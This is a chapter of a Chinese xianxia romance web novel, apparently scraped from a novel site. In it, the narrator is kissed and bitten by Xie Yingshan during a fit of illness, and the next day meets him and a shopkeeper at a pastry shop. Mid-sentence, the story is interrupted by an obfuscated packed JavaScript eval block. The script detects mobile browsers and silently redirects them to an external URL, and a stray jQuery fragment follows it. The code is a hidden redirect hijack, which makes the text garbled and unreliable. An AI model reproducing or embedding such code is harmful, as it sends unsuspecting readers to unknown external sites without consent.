文趣网 > 其他小说 > 修仙也要期末考吗 > 20.第 20 章
    像被冰冷的海水笼罩沉浮,溺没其中,挣扎尽是徒劳。

    你整个人跨坐在谢迎山双腿上,被紧紧拥住的身躯动弹不得,只得伏在他肩头,相贴着的部位都被染上寒气,鼻尖萦绕着淡淡的草药味。

    幽夜淡月之下,你像是被一只鬼圈在怀中肆意吞吃,任何微不足道的反抗最终都化作几声呜咽,阻隔不了身下人的寸寸侵袭。

    两人垂落的长发大半交缠于身侧,部分夹在紧贴着的身躯之间,激起密麻痒意。

    落在你颈间的吻先是试探着贴了一下,而后咬了上来,力道微重,吮吸吻舐,当真像极了汲取活人阳气的鬼魅。

    他凑得太近,眼睫一下一下扫过你的皮肤,惹得你肩颈骤痒不得已往后缩,又被他抱着压回去。

    谢迎山的唇瓣在那处含吮了会,片刻后上移寸许,正是大动脉的位置。

    脉搏持续鼓动,落在他眼中是极其诱惑、具有致命吸引力的存在。

    你生出些许将要被咬破血管的错觉与颤栗,心下惧怕,挣扎的幅度大了起来:“谢迎山!谢迎山!”

    乍闻你的呼唤声,他神思似是清明几分,喉间逸出模糊的应答,桎梏着你的双手亦松了些力道。

    你松了口气,环抱着他脖颈的双手卸力收回,想借此机会逃跑,才刚起身就被按了回去。比之方才更为急促的吻落了下来,次次落在那处脉搏尤为明显的地方,好几次你都以为他会咬进去,吓得去推他。

    预想中惧怕的场景没有降临,只是耳畔他的喘息声越发无律。

    不知过了多久,他终于大发慈悲松开你,微微屈身,保持着与你平视的位置,先前漫着血丝的眼睛恢复如初。

    漆黑的双瞳倒映出你的影子,万千寒白月色汇于眉眼间,冷似幽磷,他这般苍白淡漠的神情无端令你更加惊颤。

    若非你还能感受到他的胸膛有在缓缓随着呼吸起伏,你真会觉得眼前之人是深夜自鬼门关爬出来的鬼物。

    谢迎山面色苍白,双唇间却沾留几滴鲜艳血珠,如同素白宣纸上的几笔妖冶朱砂。

    这是谁的血?

    你茫然地摸了下方才被他舔吻的地方,触感温热粘腻。是你自己的血。

    他全程虽说有咬过你,但力道克制,不至于刺破,为什么会出现伤口?

    你又摩挲了几下,指腹碰到一点极其细微的木屑。

    原来是那时破门而入时被飞溅的木屑划伤的,你竟一点感觉也没有。

    你正自顾自想着,手腕被人猝地握住。

    那股力道带着你反方向栽倒,你下意识用空着的那只手撑在他身上。

    先前沾着微末血迹的手指被包裹进一处湿热的地方,柔软舌尖卷刮起那点血滴吞咽而下,喉结滚动的一瞬清晰可见。

    放荡又轻佻。

    你几乎是惊慌失措地将手抽了回来,藏在身后,颤着声音:“你、你——!”

    半天也没说出个所以然来,你干脆一鼓作气地从他身上翻下来,拿起门前的食盒后跑出了八百米冲刺的速度,飞快逃回自己屋里,将门给锁上。……

    你不知道谢迎山今天晚上到底发什么疯,想了大半个晚上也没想明白,最后缩在床上迷迷糊糊睡着了。

    清晨你是被鸟鸣给吵醒的。

    昨夜睡时忘了关窗,树上站了一排不知道叫什么的鸟在兴奋啼叫。

    你被阳光晃了眼睛,坐床上好半天才适应,慢吞吞地起身抽走支窗的撑杆。

    洗漱穿衣,于睡梦之中遗忘的记忆在你推开房门的那一刻悉数归位。

    大意了,不该直接把门推开的,应该先观察一下再行动。

    好巧不巧的是,你正好和站在院子里的谢迎山对视了。

    “……”

    你下意识偏过头去,但转念又一想:为非作歹的是他,我怕什么?于是你将头重新转回来,远远喊他:“谢迎山!”

    准备兴师问罪,如今是连谢公子也不喊了。

    你走至他跟前:“你昨夜——”

    颈间被贴上一个稍凉的东西,打断了你的后续话语。

    谢迎山慢条斯理抽回手:“药膏。”

    一夜过去,被碎屑擦破的伤口已然结痂。

    膏体是凉的,一如他那时贴上来的唇。

    那些迷蒙记忆再度浮现脑海,你身形微僵。

    “我身患奇病,时不时便会发作,唯有靠丹药才能缓解一二。如今进了秘境,丹药不足,手边亦无可替代的草药供以研制,故以昨夜会失去理智。”

    谢迎山视线落在你颈间,不知是在看药膏还是伤口,亦或者别的什么,“做出此等冒犯之举,多有得罪。你想要何补偿?”他凤眼微凝,语气不紧不慢,稀松平常得像昨日清晨时问你想吃什么一样:

    “你家住何方?或是出身何门何派?待秘境消解之后,我亲自上门提亲。”

    ?

    认错态度这么诚恳,倒是有点让人措手不及。

    你摇头:“倒也不必。”

    作为一个现代人,你的思想还是很开明的。

    不就是被亲了两下咬了几口,哪里就至于到谈婚论嫁的地步了。

    原以为只有那种格外看重礼教的世家公子会这样,谢迎山这个在乌啼里潇洒惯了的人怎么也这样?

    只是他那时的模样实在有点吓人。

    平日里便难辨喜怒,眉眼郁翳,昨夜更甚。

    长发披散,神色沉沉,幽冷难测,教人看了遍体生寒。

    你对谢迎山表示了拒绝,他也不执着,转而道:“可我总是要偿还的,只等出了这秘境。”落在你身上的目光带着隐秘的探究,“不过,我更好奇的是——你究竟是什么人?”

    他的怪病自幼时起便带着了,除了服用特制丹药之外再无二法可医,一旦断药便会受噬心之痛,意识涣散,持续数个时辰方歇。

    你的血竟能纾解他的剧痛。为什么?

    “…如你所见,我只是一个普通人。”

    来自另一个世界的秘密不能随意道出,你强装镇定道,“我的血有什么奇怪之处…莫说谢公子不明白,我自己也不明白。”

    怎么变成他反过来审问你了?

    你错就错在那时太善良,不惜把门撞破也要冲进去。

    唉,老实人付出真心就这样被对待!

    谢迎山一时未言。

    普通人?

    他见过形形色色很多人,众生百态,不过是无数滴水汇江河,纵使轨迹蜿蜒各不同,抬头便知本源,垂首再瞧,已尽数融入流水,这便是同源共流的芸芸众生。

    而你的身上,没有这般世事镌刻的痕迹。

    再说回你身边的人,邬其右、余撇捺、周含章……还有如今的师回文,哪一个称得上“平平无奇”?

    你不知;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17727069|206722||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();$('#content').append('

    道谢迎山此时此刻在想些什么。

    他一言不发地盯着你看,令人胆战心惊的,就在你快要忍不下去犹豫着要不要跑回房里时,谢迎山终于开口了:

    “如今又喊‘谢公子’了?”

    ……那他到底想怎么样?

    “谢公子是觉得这个称呼不好听?”

    他似笑非笑:“好听,好听得很。”

    —

    师回文昨夜折返回佘记后便彻夜未归。你担心会出什么事,拉着谢迎山一道出了门,准备再去店里瞧瞧有没有什么异样。

    城东佘记商铺,依旧排着长长的队。

    佘老板一面招呼客,一面眼尖地瞧见了你,三言两语哄好了客人后便朝你走来,看起来似乎有些……迫不及待?

    “谢姑娘。”她笑着,目光如水般拂过你的肩颈,“看来是与郎君和好了。”

    纵使衣裳遮去了大半,只有零星的斑驳微露,也足以见是如何被拢着一点一点吻吮出来的。

    这姑娘的夫婿,昨日她瞧着是位琼堆玉砌般的神仙公子,到底还是个食人间烟火的。

    你:?

    何出此言呢。

    虽说商人个个都是人精,眼力见比谁都好,但为什么能在你刚迈进门、并且师回文还没在的情况下得出这个结论的?

    她意味深长的视线落点在你颈间。

    你顿时什么都明白了。

    明明走时对着铜镜好生整理过,只是从宅院走至佘记,路途迢迢,衣领微散,虚虚露了些许暧昧的红痕出来。……

    这下误会大了,但你还不好矢口否认。

    身上的吻痕并不是名义上的夫君所留,莫名的背德感令你心虚不安。

    你重新拉拽过衣领,轻盈柔滑的布料遮掩住一切靡丽的痕迹,随意嗯了两声,迅速转移话题:“佘记的糕点当真香甜,教人念念不忘,我这才一大早便又跑了过来,想再买一份呢。”

    暂且不知这方商铺是否藏有蹊跷,你不打算将自己的真正目的全盘托出。

    虽说以师回文的修为应当不至于被什么东西困住,但多留个心眼总是好的。

    佘老板闻言大笑:“你既喜欢,再拿一盒去便是。”

    说罢便要去柜台上拿一盒递给你。

    插队不太好吧。

    你摇摇头,指了指队伍中的谢迎山:“那是我兄长。”

    言下之意——我们会好好排队的。

    佘老板一愣:“谢公子是你兄长?”你微怔:“佘老板也认识他?”

    谢迎山不算爱出门的,整日里安闲自在地待在院子里,外出频率远不如师回文,什么时候和佘老板认识的?

    佘老板似在打量些什么,语气颇为惊奇:“是了…你也姓谢,不过我还从未听说过谢上卿有个妹妹。”

    难不成是表亲?

    等等,什么谢上卿?

    你察觉到两人的谈话不在同一个频道上,转身去看另一侧的队伍。

    谢迎山气质出挑,站在长队里竟不似来买糕点的,而是在挑名贵玉器,抬首看了你一眼。

    你视线蓦地一顿,稍稍后撤。

    在谢迎山隔着一个男子的后方,还站着另一个你认识的人。

    那人着一身淡青色,这颜色第一眼初望去并不会刻意留心;那张脸却很不一般了,翩翩风流,日月失光。

    ——谢辍。